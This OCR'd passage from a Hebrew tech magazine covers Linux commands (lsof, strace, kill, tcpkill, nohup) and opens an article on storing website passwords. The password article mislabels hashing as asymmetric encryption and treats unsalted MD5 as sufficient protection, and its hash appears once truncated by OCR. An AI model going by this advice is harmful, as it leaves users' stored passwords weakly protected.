[234509.670719] usb 2-2: Detected FT2232C
[234509.670723] usb 2-2: Number of endpoints 2
[234509.670726] usb 2-2: Endpoint 1 MaxPacketSize 64
[234509.670730] usb 2-2: Endpoint 2 MaxPacketSize 64
[234509.670733] usb 2-2: Setting MaxPacketSize 64
[234509.672673] usb 2-2: FTDI USB Serial Device converter now attached to ttyUSB0
[234532.028083] usb 2-2: USB disconnect, device number 11
[234532.028286] ftdi_sio ttyUSB0: error from flowcontrol urb
[234532.028398] ftdi_sio ttyUSB0: FTDI USB Serial Device converter now disconnected from ttyUSB0
[234532.028412] ftdi_sio 2-2:1.1: device disconnected
[234579.948029] usb 2-2: new full-speed USB device number 12 using uhci_hcd
[234580.154644] usb 2-2: New USB device found, idVendor=1c0c, idProduct=0102
[234580.154648] usb 2-2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
```

הפקודה lsof

פקודה זו מציגה את פרטי הקבצים הפתוחים כרגע במערכת (lsof = list open files), בעזרת פקודה זו ניתן לדעת את מיקום ופרטי הקבצים הפתוחים במערכת:

```
igal@ubuntu1:~$
igal@ubuntu1:~$ lsof
dconf     28865 28888       igal  mem       REG        8,1   149936  6035697 /usr/lib/i386-linux-gnu/libxkbfile.so.1.0.2
dconf     28865 28888       igal  mem       REG        8,1    71984  6034638 /usr/lib/i386-linux-gnu/libXext.so.6.4.0
dconf     28865 28888       igal  mem       REG        8,1    38364  6034658 /usr/lib/i386-linux-gnu/libXrandr.so.2.2.0
dconf     28865 28888       igal  mem       REG        8,1   280108  1048667 /lib/i386-linux-gnu/libm-2.19.so
dconf     28865 28888       igal  mem       REG        8,1    30696  1048607 /lib/i386-linux-gnu/librt-2.19.so
dconf     28865 28888       igal  mem       REG        8,1   130518  1048680 /lib/i386-linux-gnu/libpthread-2.19.so
dconf     28865 28888       igal  mem       REG        8,1    13856  1052809 /lib/i386-linux-gnu/libdl-2.19.so
dconf     28865 28888       igal  mem       REG        8,1   132688  6035691 /usr/lib/i386-linux-gnu/libxcb.so.1.1.0
dconf     28865 28888       igal  DEL       REG        8,1           1049566 /lib/i386-linux-gnu/libuuid.so.1.3.0
```

הפקודה strace

פקודה זו משמשת לניתוח ואיבחון של תוכניות, פקודות ותהליכים במערכת, ומציגה את הקריאות והאותות במערכת. דוגמא: נריץ את הפקודה strace על הקובץ scanner.py בתוספת ttT-, באופן הבא:

```
Strace -ttT python scanner.py
```

כאשר T היא עבור הצגת משך זמן העבודה של כל קריאה במערכת.ו-tt היא עבור הצגת הזמן ב- micro seconds:

```
igal@ubuntu1:~/Documents/Igal$
igal@ubuntu1:~/Documents/Igal$ strace -ttT python scanner.py
10:53:12.401331 mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb779b000 <0.000018>
10:53:12.401386 read(8, "\3\363\r\n\4# Sc\0\0\0\0\0\0\0 \0\0\0@\0\0\0s*\5\0\0d\0"..., 4096) = 4096 <0.000024>
10:53:12.401446 fstat64(8, {st_mode=S_IFREG|0644, st_size=6185, ...}) = 0 <0.000008>
10:53:12.401492 read(8, "FIX %d\ns\34\0\0#define SRE_INFO_LIT"..., 4096) = 2089 <0.000010>
10:53:12.401535 read(8, "", 4096)       = 0 <0.000008>
10:53:12.401673 close(8)                = 0 <0.000011>
10:53:12.401716 munmap(0xb779b000, 4096) = 0 <0.000013>
10:53:12.401905 close(7)                = 0 <0.000016>
10:53:12.402037 close(6)                = 0 <0.000013>
10:53:12.402112 close(5)                = 0 <0.000014>
10:53:12.402244 close(4)                = 0 <0.000014>
10:53:12.402297 stat64("/usr/lib/python2.7/_sysconfigdata", 0xbfaef0b0) = -1 ENOENT (No such file or directory) <0.000015>
10:53:12.402347 open("/usr/lib/python2.7/_sysconfigdata.i386-linux-gnu.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.00
5>
10:53:12.402394 open("/usr/lib/python2.7/_sysconfigdata.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.402437 open("/usr/lib/python2.7/_sysconfigdatamodule.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.402480 open("/usr/lib/python2.7/_sysconfigdata.py", O_RDONLY|O_LARGEFILE) = 4 <0.000017>
10:53:12.402525 fstat64(4, {st_mode=S_IFREG|0644, st_size=126, ...}) = 0 <0.000012>
10:53:12.402567 open("/usr/lib/python2.7/_sysconfigdata.pyc", O_RDONLY|O_LARGEFILE) = 5 <0.000014>
10:53:12.402609 fstat64(5, {st_mode=S_IFREG|0644, st_size=279, ...}) = 0 <0.000012>
10:53:12.402647 mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb779b000 <0.000015>
10:53:12.402690 read(5, "\3\363\r\n>\23.Sc\0\0\0\0\0\0\3\0\0\0@\0\0\0s6\0\0\0d\0"..., 4096) = 279 <0.000017>
10:53:12.402734 fstat64(5, {st_mode=S_IFREG|0644, st_size=279, ...}) = 0 <0.000011>
10:53:12.402775 read(5, "", 4096)       = 0 <0.000012>
10:53:12.402818 close(5)                = 0 <0.000013>
10:53:12.402853 munmap(0xb779b000, 4096) = 0 <0.000017>
10:53:12.402909 stat64("/usr/lib/python2.7/_sysconfigdata_nd", 0xbfaeed00) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.402952 open("/usr/lib/python2.7/_sysconfigdata_nd.i386-linux-gnu.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0
0014>
10:53:12.402995 open("/usr/lib/python2.7/_sysconfigdata_nd.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000013>
10:53:12.403038 open("/usr/lib/python2.7/_sysconfigdata_ndmodule.so", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.403081 open("/usr/lib/python2.7/_sysconfigdata_nd.py", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.403124 open("/usr/lib/python2.7/_sysconfigdata_nd.pyc", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory) <0.000014>
10:53:12.403171 stat64("/usr/lib/python2.7/plat-i386-linux-gnu", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0 <0.000014>
```

את הפקודה strace, ניתן להפעיל גם על פקודות של מערכת ההפעלה. דוגמא (בעמוד הבא) הפעלת הפקודה strace על הפקודה cat:

```
igal@ubuntu1:~/Documents/Igal$ strace -t cat
11:28:50 execve("/bin/cat", ["cat"], [/* 55 vars */]) = 0
11:28:50 brk(0)                         = 0x9bcf000
11:28:50 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
11:28:50 mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb771e000
11:28:50 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
11:28:50 open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
11:28:50 fstat64(3, {st_mode=S_IFREG|0644, st_size=92020, ...}) = 0
11:28:50 mmap2(NULL, 92020, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7707000
11:28:50 close(3)                       = 0
11:28:50 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
11:28:50 open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
11:28:50 read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\340\233\1\0004\0\0\0"..., 512) = 512
11:28:50 fstat64(3, {st_mode=S_IFREG|0755, st_size=1754876, ...}) = 0
11:28:50 mmap2(NULL, 1763964, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7558000
11:28:50 mmap2(0xb7701000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a8000) = 0xb7701000
11:28:50 mmap2(0xb7704000, 10876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7704000
11:28:50 close(3)                       = 0
11:28:50 mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7557000
11:28:50 set_thread_area({entry_number:-1 -> 6, base_addr:0xb7557940, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
11:28:50 mprotect(0xb7701000, 8192, PROT_READ) = 0
11:28:50 mprotect(0x8053000, 4096, PROT_READ) = 0
11:28:50 mprotect(0xb7741000, 4096, PROT_READ) = 0
11:28:50 munmap(0xb7707000, 92020)      = 0
11:28:50 brk(0)                         = 0x9bcf000
11:28:50 brk(0x9bf0000)                 = 0x9bf0000
```

שמירת פלט הפקודה strace בקובץ

דוגמא: אם נרצה לשמור את פלט הפקודה בקובץ, נשתמש בפקודה הבאה.

```
Strace -o strace_free.txt free
```

כאשר o- עבור שמירת הפלט בקובץ. strace_free.txt זהו שם הקובץ בו יישמר הפלט, ו-free זוהי פקודת מערכת ההפעלה עליה מופעלת הפקודה strace:

```
drwxr-xr-x  3 igal igal     4096 ב יונ 26 18:20 ..
-rwxrwxr-x  1 igal igal      217 מצד 17 10:37 guess.py
-rwxrwxr-x  1 igal igal        1 מצד 17 10:41 Mail
drwxr-xr-x 16 igal igal     4096 ב יונ 24 15:09 Python-3.4.1
-rw-rw-r--  1 igal igal 19113124 יאנ  19  2014 Python-3.4.1.tgz
-rwxrwxr-x  1 igal igal       72 מצד 14 16:47 scanner.py
-rwxrwxr-x  1 igal igal      506 מצד 17 10:43 Sending_Mail_over_an_SMTP_Connection
-rwxrwxrwx  1 igal igal       26 מצד 11 19:57 test1.py
-rwxr-xr-x  1 igal igal      678 ב יונ 25 18:21 test1.py.save
-rwxrwxr-x  1 igal igal       23 מצד 11 19:34 test5.py
-rwxr-xr-x  1 igal igal      634 ב יונ 30 13:01 test.py
igal@ubuntu1:~/Documents/Igal$ strace -o strace_free.txt free
             total       used       free     shared    buffers     cached
Mem:       1025352     918312     107040       9016      31096     308176
-/+ buffers/cache:     579040     446312
Swap:      1045500     369840     675660
igal@ubuntu1:~/Documents/Igal$ cat strace_free.txt
execve("/usr/bin/free", ["free"], [/* 55 vars */]) = 0
brk(0)                                  = 0x9044000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76e5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=92020, ...}) = 0
mmap2(NULL, 92020, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76ce000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libprocps.so.3", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\220%\0\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=63276, ...}) = 0
mmap2(NULL, 138376, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb76ac000
mmap2(0xb76bb000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0xe000) = 0xb76bb000
mmap2(0xb76bd000, 68744, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb76bd000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\340\233\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1754876, ...}) = 0
mmap2(NULL, 1763964, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb74fd000
mmap2(0xb76a6000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a8000) = 0xb76a6000
mmap2(0xb76a9000, 10876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb76a9000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb74fc000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb74fb000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb74fb700, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_p
resent:0, useable:1}) = 0
mprotect(0xb76a6000, 8192, PROT_READ)   = 0
mprotect(0xb76bb000, 4096, PROT_READ)   = 0
```

הצגת פלט ה-strace בצורה סטטיסטית

בכדי להציג את פלט הפקודה בטבלה, המכילה את פרטי הקריאות במערכת, נשתמש בפקודה strace -c pwd. כאשר, c- עבור הצגה סטטיסטית, ו-pwd זוהי פקודת מערכת ההפעלה עליה מופעלת הפקודה strace:

```
igal@ubunto1:~/Documents/Igal$
igal@ubunto1:~/Documents/Igal$ strace -c pwd
/home/igal/Documents/Igal
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         1           read
  0.00    0.000000           0         1           write
  0.00    0.000000           0         4           open
  0.00    0.000000           0         6           close
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         3         3 access
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         2           munmap
  0.00    0.000000           0         3           mprotect
  0.00    0.000000           0         1           getcwd
  0.00    0.000000           0        10           mmap2
  0.00    0.000000           0         5           fstat64
  0.00    0.000000           0         1           set_thread_area
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    41         3 total
igal@ubunto1:~/Documents/Igal$
igal@ubunto1:~/Documents/Igal$
```

הפעלת strace על תהליכים במערכת

ניתן להפעיל strace על תהליכים בעזרת הפקודה הבאה:

```
strace -p 3583
```

כאשר , p- עבור הצגת תהליך, 3583 זהו ה- PID של התהליך.

```
igal@ubunto1:~$
igal@ubunto1:~$ sudo strace -p 3583
Process 3583 attached
restart_syscall(<... resuming interrupted call ...>) = 0
gettimeofday({1418827192, 767936}, NULL) = 0
gettimeofday({1418827192, 767998}, NULL) = 0
sendmsg(3, {msg_name(16)={sa_family=AF_INET, sin_port=htons(0), sin_addr=inet_ad
dr("74.125.230.240")}, msg_iov(1)=[{"\10\0\253\32\r\377\0A\270\225\221T\376\267\
v\0\10\t\n\v\f\r\16\17\20\21\22\23\24\25\26\27"..., 64}], msg_controllen=0, msg_
flags=0}, MSG_CONFIRM) = 64
recvmsg(3, {msg_name(16)={sa_family=AF_INET, sin_port=htons(0), sin_addr=inet_ad
dr("74.125.230.240")}, msg_iov(1)=[{"E\0\0T\0\0\0\0005\1\240\203J}\346\360\254\2
0\7\250\0\0\263\32\r\377\0A\270\225\221T"..., 192}], msg_controllen=20, {cmsg_le
n=20, cmsg_level=SOL_SOCKET, cmsg_type=0x1d /* SCM_??? */, ...}, msg_flags=0}, 0
) = 84
write(1, "64 bytes from par08s10-in-f16.1e"..., 90) = 90
gettimeofday({1418827192, 838082}, NULL) = 0
poll([{fd=3, events=POLLIN|POLLERR}], 1, 930^CProcess 3583 detached
 <detached ...>
igal@ubunto1:~$
```

KILL - שליחת אותות לתהליכים ופקודות

ניתן לשלוח אותות אל תהליכים ופקודות בעזרת הפקודה **kill**. על מנת לראות את הרשימה המלאה של האותות אשר מערכת ההפעלה תומכת בהן, נשתמש בפקודה kill -l:

```
igal@ubunto1:~$
igal@ubunto1:~$ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
igal@ubunto1:~$
```


מספרי האותות קבועים בכל מערכת הפעלה, אך כל אחת מהן ממשת אותות שונים. האותות הנפוצים ביותר אשר קיימות בכולן הן 1, 3, 9 ו-15. דוגמא: אם נרצה לסיים תהליך כלשהו נשלח את האות SIGKILL אל ה-PID שלו.

ישנו תהליך ששולח **ping** אל אתר google, בעזרת הפקודה ps-ef ניתן לראות שמספר ה-PID שלו הוא 3181, לכן הפקודה לעצירת התהליך הזה תהיה:

```
kill -9 3181
```

כאשר 9 זהו מספר האות של SIGKILL. ניתן לרשום גם את שם האות במקום מספרו, בדוגמא שלו הפקודה תהיה:

```
kill -SIGKILL 3181
```



בעזרת SIGSTOP נוכל להקפיא תהליך (kill -STOP 3181) ובעזרת SIGCONT נוכל להמשיך תהליך קפוא ("להפשיר אותו" - kill -CONT 3181), קיימים עוד אותות רבים, אך נעצור כאן.

הפקודה Tcpkill

Tcpkill מאפשרת לנו לחסום תקשורות בין מחשבים , רשתות , מבואות או כולן יחד.

כדי להשתמש בפקודה, יש להתקין את החבילה dsniff, אשר מכילה מספר כלים לעבודה בפרוטוקול תקשורת TCP. את הרשימה המלאה של הכלים ניתן לראות כאן בקישור הבא:

http://packages.ubuntu.com/lucid/net/dsniff

לדוגמא:

```
tcpkill -i eth1 -9 port 80
```

כאשר:

- -i eth1 מסמל את ה-Interface עליו מאזינים.
- -9 מסמל את "עוצמת הכפייה" על סגירת המערכת (ערכים בין 1-9)
- Port 80 זהו מספר המבוא שאותו אנו מעונינים לחסום.

```
igal@ubunto1:~$
igal@ubunto1:~$ sudo tcpkill -i eth1 -9 port 80
tcpkill: listening on eth1 [port 80]
```

כדי לחסום אתר מסוים (גוגל למשל), נשתמש בפקודה הבאה:

```
tcpkill -i eth1 -9 host www.google.com
```

```
igal@ubunto1:~$ sudo tcpkill -i eth1 -9 host www.google.com
tcpkill: listening on eth1 [host www.google.com]
```

כדי לחסום תקשורת מול מחשב שנמצא ברשת וכתובתו 192.168.1.100, נריץ:

```
tcpkill -i eth1 -9 host 192.168.1.100
```

```
igal@ubunto1:~$ sudo tcpkill -i eth1 -9 host 192.168.1.100
tcpkill: listening on eth1 [host 192.168.1.100]
```

הפקודה Nohup

הפקודה nohup (no hangup) מאפשרת להריץ פקודות ותהליכים ברקע תוך התעלמות מהאות SIGHUP. אולם עדיין יהיה ניתן לסיים את התהליך על ידי SIGKILL. כשמשתמשים בפקודה יש לציין את קובץ היעד בו תשמר תוצאת התהליך, שכן באין ציון, המערכת תשמור אוטומטית את תוצאת התהליך בקובץ nohup.txt.

לדוגמא, אם נרצה להריץ Ping לאתר גוגל ללא הפרעת SIGHUP, נשתמש בפקודה הבאה:

```
Nohup ping www.google.com > 1.txt
```

כפי שניתן לראות, כעת הקובץ 1.txt יכיל את תוצאת הרצת ה- ping, בפרק הזמן המבוקש.

```
igal@ubunto1:~$ nohup ping www.google.com > 1.txt
nohup: ignoring input and redirecting stderr to stdout
^Cigal@ubunto1:~cat 1.txt
PING www.google.com (173.194.112.48) 56(84) bytes of data.
64 bytes from fra07s28-in-f16.1e100.net (173.194.112.48): icmp_seq=1 ttl=52 time
=58.4 ms
64 bytes from fra07s28-in-f16.1e100.net (173.194.112.48): icmp_seq=2 ttl=52 time
=59.2 ms
64 bytes from fra07s28-in-f16.1e100.net (173.194.112.48): icmp_seq=3 ttl=52 time
=57.9 ms

--- www.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 57.999/58.575/59.263/0.558 ms
igal@ubunto1:~$
```

סיכום

במאמר זה סקרנו מספר פקודות חשובות מאוד לניהול המערכת. Linux היא מערכת הפעלה ידידותית למשתמש ונמצאת במגמת עלייה מתמדת. גם משתמשים מתחילים יכולים להתקין את מערכת ההפעלה ולהתנסות בעצמם בתפעולה. במידה ויהיה ביקוש - אשמח לפרסם מאמר המשך עם פקודות מתקדמות יותר.

על המחבר

יגאל סולימני הינו מהנדס אלקטרוניקה העוסק בתחום רשתות תקשורת ו-Linux. בכל שאלה אתם מוזמנים לפנות לדוא"ל, וגם כמובן אם יש לכם הצעות עבור מאמרים נוספים בנושאי Linux / תקשורת נתונים. כתובת דוא"ל ליצירת קשר: igal@outlook.com

הצפנת סיסמאות מנקודת מבטו של בונה אתרים

מאת שחף אלקסלסי

הקדמה

תחום אבטחת המידע הינו תחום גדול מאוד, על שלל הפרצות והדרכים להתמודד מולן, וגם בתת התחומים שלו ניתן למצוא לא מעט על מה לדבר. כך בתת התחום העוסק בפרצות באתרי אינטרנט ודאי שמעתם על קיצורי מילים מאיימים יותר ופחות כמו XSS, SQL Injection, CSRF.

בכתבה זו ארצה להתעסק לאו דווקא בפרצות האבטחה עצמן, אלא בהשלכות שלהן וכיצד להתמודד עם השלכות אלה.

אחד הדברים המרכזיים בבניית אתר אינטרנט דינאמי הוא השימוש בבסיס נתונים כזה או אחר על-מנת לשמור את התוכן המתווסף\משתנה מעת לעת. כך למשל אם נבנה אתר חדשות - נרצה לשמור את הכתבות בבסיס הנתונים, אם נבנה פורום - נרצה לשמור את ההודעות בבסיס הנתונים, או אם נבנה אתר לעמותה של בעלי חיים - נרצה לשמור את פרטי בעלי החיים השונים בבסיס הנתונים. בדרך כלל דבר נוסף שננהל באמצעות בסיס הנתונים הוא הרשאות משתמשים לאתר, זאת אומרת שמות משתמש וסיסמה (או בתקופתנו כתובת דואר אלקטרוני וסיסמה) על-מנת לאפשר גישה לגזרות שונות באתר עבור משתמשים שונים.

ברור אם כך שאם השימוש בבסיס הנתונים הוא אלמנטרי, והמידע בו חשוב ובעצם ממנו עשויים להיות מורכבים נדבכים גדולים באתר, עלינו לשמור על בסיס הנתונים שלנו מפני גורמים חיצוניים. אבל, כפי שכתבתי בפתיחה, לא אגע הפעם בדרכים לשמור על בסיס הנתונים אלא כיצד להתמודד עם ההשלכה שהיא דליפת פרטי הבסיס נתונים למקור חיצוני. או במילים אחרות - מה אפשר לעשות כדי שתוקף שמשיג את בסיס הנתונים שלנו לא ינצל זאת כדי להזיק לאתר שלנו. על מנת למקד את העניינים, אבחר להתעסק ברשומות של משתמשים בבסיס הנתונים, שכן אלה מכילות סיסמאות ומאפשרות הרשאות שונות לאתר, ולכן סביר מאוד שאלו הרשומות שיותקפו ובהן יעשה השימוש המרכזי בתקיפת האתר.

נחזור אם-כך לנקודת ההתחלה, אנחנו מתחילים לבנות אתר. בחרנו שפת צד שרת, חבילה מתאימה עבור הצד לקוח, החלטנו עם איזה בסיס נתונים נשתמש ובאילו תבניות עיצוב נעזר, ואחרי אפיון ראשוני יש לנו, בין היתר, דף התחברות באתר (שמכיל שם משתמש, סיסמה וכפתור התחברות) וטבלת משתמשים בבסיס הנתונים (שרשומה בה מכילה Id, Username, Password, Rank כאשר Rank מציין את דרגת המשתמש ולפיה האזורים באתר אליהם המשתמש יכול לגשת).

בואו נמלא את הפרטים עבור רשומה לדוגמה בבסיס נתונים:

```
Id: 1; Username: Admin; Password: helloworld; Rank: Administrator
```

אדם חיצוני (האקר, תוקף) עשוי להשיג את פרטי הרשומה מבסיס הנתונים בדרכים שונות ומגוונות, למשל במידה ובאחד העמודים באתר קיימת פרצת SQL Injection, או אפילו סתם אם השיג עותק של בסיס הנתונים מעובד בחברה שסירבו לתת לו העלאה במשכורת.

בשורה התחתונה, במידה ולאותו תוקף יש את הרשומה הנ"ל מבסיס הנתונים מול הפנים, תסכימו איתי שהוא חשוף לגמרי לגישת ניהול באתר? שהרי יש לו שם משתמש וסיסמה של מנהל, וכל שנשאר לו זה לגשת לדף ההתחברות ולהקיש אותם.

כיצד נתגבר על בעיה זו, לפיה הפרטים מבסיס הנתונים חשופים לגמרי בפני האקרים שהשיגו גישה לרשומות שלנו? התשובה - הצפנה!

קיימים אלגוריתמי הצפנה רבים ומגוונים. בשפות צד השרת השונות אפשר אף למצוא מימושים לאלגוריתמי הצפנה כגון AES, DES, TRIPLE DES, MD5, SHA1. אלמנט חשוב ורלוונטי עבורנו בנוגע להצפנה הוא הסימטריות שלה. קיימים שני סוגים של סימטריות - הצפנה סימטרית היא הצפנה דו כיוונית ואילו הצפנה אסימטרית היא חד כיוונית.

הצפנה חד כיוונית היא כזאת המתיימרת להצפין רק לכיוון אחד, כך שאם הצפנו סיסמה באמצעות אלגוריתם חד כיווני לא נוכל לגלות מהי הסיסמה המקורית על-סמך הטקסט המוצפן. הצפנה דו כיוונית כן תאפשר לגלות את הסיסמה המקורית על סמך טקסט מוצפן, אך במחיר שפורץ שיגלה את מפתח ההצפנה שלנו יוכל לחשוף את הסיסמאות המקוריות. כמובן שהבחירה בהצפנה חד או דו כיוונית צריכה להיות תלוית הדרישות שלכם מהאתר, האם תצטרכו לשחזר סיסמאות של החשבונות עבור צרכים כאלה ואחרים, או שמספיקה לכם הצפנה חד כיוונית ובמידה ותצטרכו לשחזר סיסמה למשתמש תוכלו פשוט ליצור עבורו סיסמה חדשה.

אולי זהו המקום להדגיש שבעוד שבשימוש בהצפנה דו כיוונית, כדי לוודא שסיסמה שמשתמש מזין היא אכן הסיסמה ששמורה אצלנו בבסיס הנתונים - נוכל לפענח את הטקסט המוצפן מבסיס הנתונים ולהשוות אותו לסיסמה שהמשתמש הזין, בהצפנה חד כיוונית לא נוכל להשתמש בשיטה זו. כאשר נצפין סיסמה בהצפנה חד כיוונית הדרך לוודא שסיסמה שמשתמש מזין היא אכן זו שבבסיס הנתונים היא על-ידי הצפנת הקלט מן המשתמש באותו אלגוריתם עם אותו מפתח והשוואה בין שני הטקסטים המוצפנים.

כדאי להוסיף ולציין שהצפנות חד כיווניות אינן חד-ערכיות (זאת אומרת שלא נוצר מצב שבו עבור כל קלט כלשהו יתקבל טקסט מוצפן ששייך אך ורק לו), אך הסיכוי ששני קלטים שונים יקבלו את אותו פלט הוא מזערי עד אפסי ולכן אין בעיה להשתמש בשיטה זו.

ועתה ננסה להסביר איך להשתמש בהצפנה כדי להגן על בסיס הנתונים שלנו באמצעות דוגמה. נבחר להצפין את הסיסמה שלנו מהרשומה מקודם בעזרת אלגוריתם MD5, נעשה זאת על-ידי כך שנקח את הסיסמה helloworld ונעביר אותה פעם אחת באלגוריתם ההצפנה, מה שייתן לנו את המחרוזת המוצפנת הבאה:

```
FC5E038D38A57032085441E7FE7010B
```

וכעת הרשומה תראה כך:

```
Id: 1; Username: Admin; Password: FC5E038D38A57032085441E7FE7010B0;
Rank: Administrator
```

זאת אומרת שבבסיס הנתונים נשמור לא את הסיסמה עצמה אלא את הטקסט המוצפן של הסיסמה, כך שמי שישיג גישה אליו יראה נתונים מוצפנים ולא את נתוני המקור!

